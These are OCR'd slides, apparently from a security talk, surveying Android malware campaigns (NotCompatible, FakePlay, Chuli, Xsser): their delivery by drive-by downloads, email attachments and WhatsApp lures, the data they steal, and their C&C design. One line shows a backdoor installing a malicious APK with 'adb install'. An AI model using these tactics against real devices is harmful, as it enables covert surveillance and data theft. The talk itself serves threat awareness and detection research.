
- Android/NotCompatible
- Drive-by Downloads

ATTACK VECTORS

Android/FakePlay.C

- W32/BackDoor.VX!tr
  Downloads
  AV-cdk.apk + adb.exe
  adb install AV-cdk.apk
- Reverse Claco


Spot the impostor



ATTACK VECTORS

Android/Chuli

- Targeted Attack - Email Attachment
- Fake WUC Conference application
- Leaks Contact Info, SMS received, Location, Call Logs



ATTACK VECTORS

Android/Xsser

- Targeted ”Occupy Central” participants in Hong Kong
- Whatsapp message




Image courtesy Code4HK

ATTACK VECTORS

Android/Xsser

- Targeted ”Occupy Central” participants in Hong Kong
- Whatsapp message
- Looks legit

ATTACK VECTORS

Android/Xsser

- Targeted ”Occupy Central” participants in Hong Kong
- Whatsapp message
- Looks legit
- AndroRat + Run shell commands
- iOS variant on C&C
  Not in the wild

CONCLUSION

Observed

- Fact, not fiction
- More C&C Channels
- Remotely updatable C&C
  =>Moar resilience

CONCLUSION

Future

- Detection Dilemmas
- Cross-Platform Attacks ++, IoT
- Mobile Network Level Detection?

THANK YOU

Thank you for listening!

Feedback welcome

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